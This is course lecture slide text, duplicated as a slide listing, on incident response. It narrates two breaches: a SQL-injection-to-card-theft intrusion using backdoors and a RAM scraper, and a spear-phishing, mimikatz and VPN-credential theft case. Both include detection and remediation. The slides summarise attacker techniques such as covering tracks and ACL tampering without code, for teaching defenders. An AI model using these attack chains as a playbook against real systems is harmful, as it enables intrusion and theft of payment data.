CNIT 152:
Incident
Response
1 Real-World Incidents
Updated 8-17-2020
Events and Incidents
• Event
• Any observable occurrence in a system or
network
• Incident
• Violation or threat of violation of security
policies, acceptable use policies, or standard
security practices
Incident Response
• Confirm whether an incident occurred
• Rapid detection and containment
• Determine scope
• Prevent a disjointed, noncohesive response
• Determine and promote facts and actual
information
• Minimize disruption to business and network
operations
Incident Response
• Minimize damage to the compromised
organization
• Restore normal operations
• Manage public perception
• Allow for legal action against perpetrators
• Educate senior management
• Enhance security posture against future
incidents
IR Teams
• Investigation team
• Determines what has happened and performs
a damage assessment
• Remediation team
• Removes the attacker and enhances security
posture
• Public relations
Live Response
• Classical forensics was done post-mortem
• On a hard disk image
• Now much analysis was performed on systems
that are powered on (live)
• Including memory analysis to see running
processes, network connections, etc.
Case 1
Show Me the Money
Initial Compromise
• Early January: SQL injection vulnerability
exploited on server WEB1
• In a DMZ belonging to a small business unit
purchased by the parent organization four years
prior
• Command execution on database server DB1, with
privileges of the SQL Server service (local
administrator)
• Using xp_cmdshell
• Download malware and execute it on DB1
Escape DMZ
• Misconfiguration in DMZ firewall allowed
malware to execute SQL commands on a
database server intDB1
• Located within the corporate environment
Recon
• Attacker spent weeks performing
reconnaissance of corporate environment
• For first week, attacker used SQL injection
• Then the attacker implanted a backdoor
• Extracted and cracked password hash for local
administrator account on intDB1
• Now the attacker has local admin on most
systems
Lockheed
-Martin
Kill Chain
Mitre ATT&CK
Exploit Domain Controller
• Installed keylogger malware
• Obtained password hashes from multiple
systems for administrator accounts
• Including hashes from the Domain Controller
Mid-February
• More than 20 backdoors, spanning three distinct
malware families
• We'll call the primary backdoor family BKDOOR
• Custom malware creation kit
• Allowed attacker to modify binaries to avoid
antivirus detection
BKDOOR
• Full control of victim system
• File upload and download
• Tunnel Remote Desktop Protocol trafic into the
environment
• Proxy network traffic between backdoors
• Encrypts command-and-control (C2) traffic with
RC4 "C2 data"
• Persistence through "DLL search-order
hijacking"
PROXY Malware Family
• Redirected connections to destination address
specified in its configuration file
• Can also accept original destination address
from the BKDOOR malware
BKDNS Malware Family
• Tunneled C2 traffic through DNS queries and
responses
• A backup system, not used during this
investigation
• Used on both Windows and Linux systems
Late March
• Attacker stole data multiple times
• Took usernames and passwords
• Network architecture and IT information
• Information about financial systems and how
financial data was handled
Stealing Financial Data
• Outbound FTP connection to an attacker-
controlled FTP server
• Also used a backdoor to send financial data to
C2 server
• Compressed the data as ZIP, RAR or CAB files

Jump Server
• Gateway into restricted financial environment
PCI Data
• Payment Card Industry data
• Magnetic stripe has two tracks
• Track 1 & Track 2 (similar data)
• CVV/CVV2 number used to verify physical
possession of the card
• Not all merchants collect the CVV/CVV2 number
Compromise JMPSRV
• Gained access with stolen domain administrator
password (two-factor authentication not used)
• Transferred reconnaissance tools to JMPSRV
• Begin reconnaissance of restricted financial
environment
• Took password hashes from RAM on JMPSRV
Recon
• Next two months finding
• Systems that processed or stored cardholder
information
• Systems with direct Internet connections
• Stole documents that described the
infrastructure
Naming Convention
• 90 systems processed or stored financial
information
• PROC_FIN01, PROC_FIN02, STOR_FIN01,
STOR_FIN02, etc.

• None connected directly to the Internet
• Attacker sent data through JMPSRV and MAIL to
get out
Proxy Connections
Testing Methods
• Put Sysinternals "PsSuite" on PROC_FIN01
• Used pslist to see running processes
• Dumped RAM from multiple processes
• Created a RAR archive and transferred it out
• Trying to find processes that contained
cardholder data
Cardharvest
• Two days later, attacker installed a custom binary
named "cardharvest.exe" onto PROC_FIN01
• Searched process RAM for Track 2 data every
15 seconds
• Hashed the data to prevent duplicate collection
• Encrypted it using RC4 and a hard-coded static
key
• Saved it to a local file
Three Months
• Over the next three months
• Attacker stole millions of cardholder data
records
• From all 90 financial systems
Detection
• After ten months of exploitation
• A system administrator noticed that MAIL was
communicating with a server in a foreign
country over port 80
• Triage showed that there was a compromise
• Initiated incident response
Incident Response
• Team travelled to client location
• Immediate containment plan
• Comprehensive incident investigation
• Eradication event to remove all traces of the
attacker
• Less than two months for complete IR
Investigation Team
Remediation Team
Case 2
Certificate of Authenticity
Initial Compromise
• In mid-May, attacker sent 100 spear-phishing
emails
• Targets chosen because of business
relationship to speakers at an industry
conference
• Most had local administrator privileges
• None had domain administrator privileges
Malicious PDF
• One recipient, Bob, opened the attachment with
a vulnerable version of Adobe Acrobat
• Exploit installed GHoST RAT (Remote Access
Trojan)
• Attacker gained control of BOBSYS01 from the
C2 server
VPN Compromise
• Two days later, attacker performed
reconnaissance on BOBSYS01
• Bob was an engineer
• Had VPN software that used a machine
certificate, username, and password
• Obtained and cracked local administrator
password hash
• Used mimikatz.exe to extract Bob's password
and VPN machine certificate

The Attacker Obtained
• No longer needs Bob's system
• Attacker can now VPN in from any system

HOME3
• Less than one week later
• Attacker connected via VPN from a system
named HOME3
• Used RDP but ended the session by closing the
window instead of logging out
• Caused an event to be logged in the Security
event log
• Capturing attacker's host name and IP
address (from Texas)
Recon
• Attacker spent the next 2 weeks performing
reconnaissance
• Mapped network shares and directory listings
• Installed keyloggers
• Accessed email through Outlook Web Access
(OWA) with stolen credentials
SENS1
• Two weeks later, attacker started accessing
business-critical data from a share on file server
SENS1
• Sensitive engineering data for a new product
• Access Control Lists (ACLs) restricted this data
to engineers working on the project
• But the attacker had local administrator
access and modified the ACLs to gain access
Next Four Weeks
• Attacker sporadically stole data
• Created encrypted RAR files
• Renamed them to CAB files
• Uploaded to an attacker-controlled FTP server
• Then deleted RAR file and ran Windows
defragmentation utility
• In an attempt to cover tracks
SIEM
• Two weeks after the attacker began stealing
data
• Company started evaluating a new Security
Information and Event Management (SIEM)
utility
• Included VPN logs in the data sets
• SIEM showed Bob logging in from multiple
systems and IP addresses simultaneously on
multiple days
Chasing Attacker
• Security staff disabled Bob's account
• Attacker started using another account, Mary's
• SIEM quickly discovered malicious use of
Mary's account
• Initiated incident response and called IR
specialists in
Real IR
• Identify IP addresses attacker used to VPN from
• GHoST RAT was sending beacons to one of
those same IPs
• This led to discovery of compromise on
BOBSYS01
• Comprehensive eradication event performed
two weeks after IR initiated
OWA Access
• Two days after the eradication event
• SIEM detected one of attacker's IP addresses
attempting access to OWA, with multiple user
accounts
• Even though company had changed all
passwords during the eradication event, not all
users had actually changed their passwords
• A second enterprise-level password change
disabled all accounts that failed to change
passwords within 24 hours

Attack Lifecycle
CNIT 152: 1 Real-World Incidents

CNIT 152: 1 Real-World Incidents

  • 1.
    CNIT 152: Incident Response 1 Real-WorldIncidents Updated 8-17-2020
  • 2.
    Events and Incidents •Event • Any observable occurrence in a system or network • Incident • Violation or threat of violation of security policies, acceptable use policies, or standard security practices
  • 3.
    Incident Response • Confirmwhether an incident occurred • Rapid detection and containment • Determine scope • Prevent a disjointed, noncohesive response • Determine and promote facts and actual information • Minimize disruption to business and network operations
  • 4.
    Incident Response • Minimizedamage to the compromised organization • Restore normal operations • Manage public perception • Allow for legal action against perpetrators • Educate senior management • Enhance security posture against future incidents
  • 5.
    IR Teams • Investigationteam • Determines what has happened and performs a damage assessment • Remediation team • Removes the attacker and enhances security posture • Public relations
  • 6.
    Live Response • Classicalforensics was done post-mortem • On a hard disk image • Now much analysis was performed on systems that are powered on (live) • Including memory analysis to see running processes, network connections, etc.
  • 7.
    Case 1 Show Methe Money
  • 8.
    Initial Compromise • EarlyJanuary: SQL injection vulnerability exploited on server WEB1 • In a DMZ belonging to a small business unit purchased by the parent organization four years prior • Command execution on database server DB1, with privileges of the SQL Server service (local administrator) • Using xp_cmdshell • Download malware and execute it on DB1
  • 9.
    Escape DMZ • Misconfigurationin DMZ firewall allowed malware to execute SQL commands on a database server intDB1 • Located within the corporate environment
  • 10.
    Recon • Attacker spentweeks performing reconnaissance of corporate environment • For first week, attacker used SQL injection • Then the attacker implanted a backdoor • Extracted and cracked password hash for local administrator account on intDB1 • Now the attacker has local admin on most systems
  • 11.
  • 12.
  • 13.
    Exploit Domain Controller •Installed keylogger malware • Obtained password hashes from multiple systems for administrator accounts • Including hashes from the Domain Controller
  • 14.
    Mid-February • More than20 backdoors, spanning three distinct malware families • We'll call the primary backdoor family BKDOOR • Custom malware creation kit • Allowed attacker to modify binaries to avoid antivirus detection
  • 15.
    BKDOOR • Full controlof victim system • File upload and download • Tunnel Remote Desktop Protocol trafic into the environment • Proxy network traffic between backdoors • Encrypts command-and-control (C2) traffic with RC4 "C2 data" • Persistence through "DLL search-order hijacking"
  • 16.
    PROXY Malware Family •Redirected connections to destination address specified in its configuration file • Can also accept original destination address from the BKDOOR malware
  • 17.
    BKDNS Malware Family •Tunneled C2 traffic through DNS queries and responses • A backup system, not used during this investigation • Used on both Windows and Linux systems
  • 18.
    Late March • Attackerstole data multiple times • Took usernames and passwords • Network architecture and IT information • Information about financial systems and how financial data was handled
  • 19.
    Stealing Financial Data •Outbound FTP connection to an attacker- controlled FTP server • Also used a backdoor to send financial data to C2 server • Compressed the data as ZIP, RAR or CAB files
  • 20.
    Jump Server • Gatewayinto restricted financial environment
  • 21.
    PCI Data • PaymentCard Industry data • Magnetic stripe has two tracks • Track 1 & Track 2 (similar data) • CVV/CVV2 number used to verify physical possession of the card • Not all merchants collect the CVV/CVV2 number
  • 22.
    Compromise JMPSRV • Gainedaccess with stolen domain administrator password (two-factor authentication not used) • Transferred reconnaissance tools to JMPSRV • Begin reconnaissance of restricted financial environment • Took password hashes from RAM on JMPSRV
  • 23.
    Recon • Next twomonths finding • Systems that processed or stored cardholder information • Systems with direct Internet connections • Stole documents that described the infrastructure
  • 24.
    Naming Convention • 90systems processed or stored financial information • PROC_FIN01, PROC_FIN02, STOR_FIN01, STOR_FIN02, etc. • None connected directly to the Internet • Attacker sent data through JMPSRV and MAIL to get out
  • 25.
  • 26.
    Testing Methods • PutSysinternals "PsSuite" on PROC_FIN01 • Used pslist to see running processes • Dumped RAM from multiple processes • Created a RAR archive and transferred it out • Trying to find processes that contained cardholder data
  • 27.
    Cardharvest • Two dayslater, attacker installed a custom binary named "cardharvest.exe" onto PROC_FIN01 • Searched process RAM for Track 2 data every 15 seconds • Hashed the data to prevent duplicate collection • Encrypted it using RC4 and a hard-coded static key • Saved it to a local file
  • 28.
    Three Months • Overthe next three months • Attacker stole millions of cardholder data records • From all 90 financial systems
  • 29.
    Detection • After tenmonths of exploitation • A system administrator noticed that MAIL was communicating with a server in a foreign country over port 80 • Triage showed that there was a compromise • Initiated incident response
  • 30.
    Incident Response • Teamtravelled to client location • Immediate containment plan • Comprehensive incident investigation • Eradication event to remove all traces of the attacker • Less than two months for complete IR
  • 31.
  • 32.
  • 33.
  • 34.
    Initial Compromise • Inmid-May, attacker sent 100 spear-phishing emails • Targets chosen because of business relationship to speakers at an industry conference • Most had local administrator privileges • None had domain administrator privileges
  • 35.
    Malicious PDF • Onerecipient, Bob, opened the attachment with a vulnerable version of Adobe Acrobat • Exploit installed GHoST RAT (Remote Access Trojan) • Attacker gained control of BOBSYS01 from the C2 server
  • 36.
    VPN Compromise • Twodays later, attacker performed reconnaissance on BOBSYS01 • Bob was an engineer • Had VPN software that used a machine certificate, username, and password • Obtained and cracked local administrator password hash • Used mimikatz.exe to extract Bob's password and VPN machine certificate
  • 37.
    The Attacker Obtained •No longer needs Bob's system • Attacker can now VPN in from any system
  • 38.
    HOME3 • Less thanone week later • Attacker connected via VPN from a system named HOME3 • Used RDP but ended the session by closing the window instead of logging out • Caused an event to be logged in the Security event log • Capturing attacker's host name and IP address (from Texas)
  • 39.
    Recon • Attacker spentthe next 2 weeks performing reconnaissance • Mapped network shares and directory listings • Installed keyloggers • Accessed email through Outlook Web Access (OWA) with stolen credentials
  • 40.
    SENS1 • Two weekslater, attacker started accessing business-critical data from a share on file server SENS1 • Sensitive engineering data for a new product • Access Control Lists (ACLs) restricted this data to engineers working on the project • But the attacker had local administrator access and modified the ACLs to gain access
  • 41.
    Next Four Weeks •Attacker sporadically stole data • Created encrypted RAR files • Renamed them to CAB files • Uploaded to an attacker-controlled FTP server • Then deleted RAR file and ran Windows defragmentation utility • In an attempt to cover tracks
  • 42.
    SIEM • Two weeksafter the attacker began stealing data • Company started evaluating a new Security Information and Event Management (SIEM) utility • Included VPN logs in the data sets • SIEM showed Bob logging in from multiple systems and IP addresses simultaneously on multiple days
  • 43.
    Chasing Attacker • Securitystaff disabled Bob's account • Attacker started using another account, Mary's • SIEM quickly discovered malicious use of Mary's account • Initiated incident response and called IR specialists in
  • 44.
    Real IR • IdentifyIP addresses attacker used to VPN from • GHoST RAT was sending beacons to one of those same IPs • This led to discovery of compromise on BOBSYS01 • Comprehensive eradication event performed two weeks after IR initiated
  • 45.
    OWA Access • Twodays after the eradication event • SIEM detected one of attacker's IP addresses attempting access to OWA, with multiple user accounts • Even though company had changed all passwords during the eradication event, not all users had actually changed their passwords • A second enterprise-level password change disabled all accounts that failed to change passwords within 24 hours
  • 47.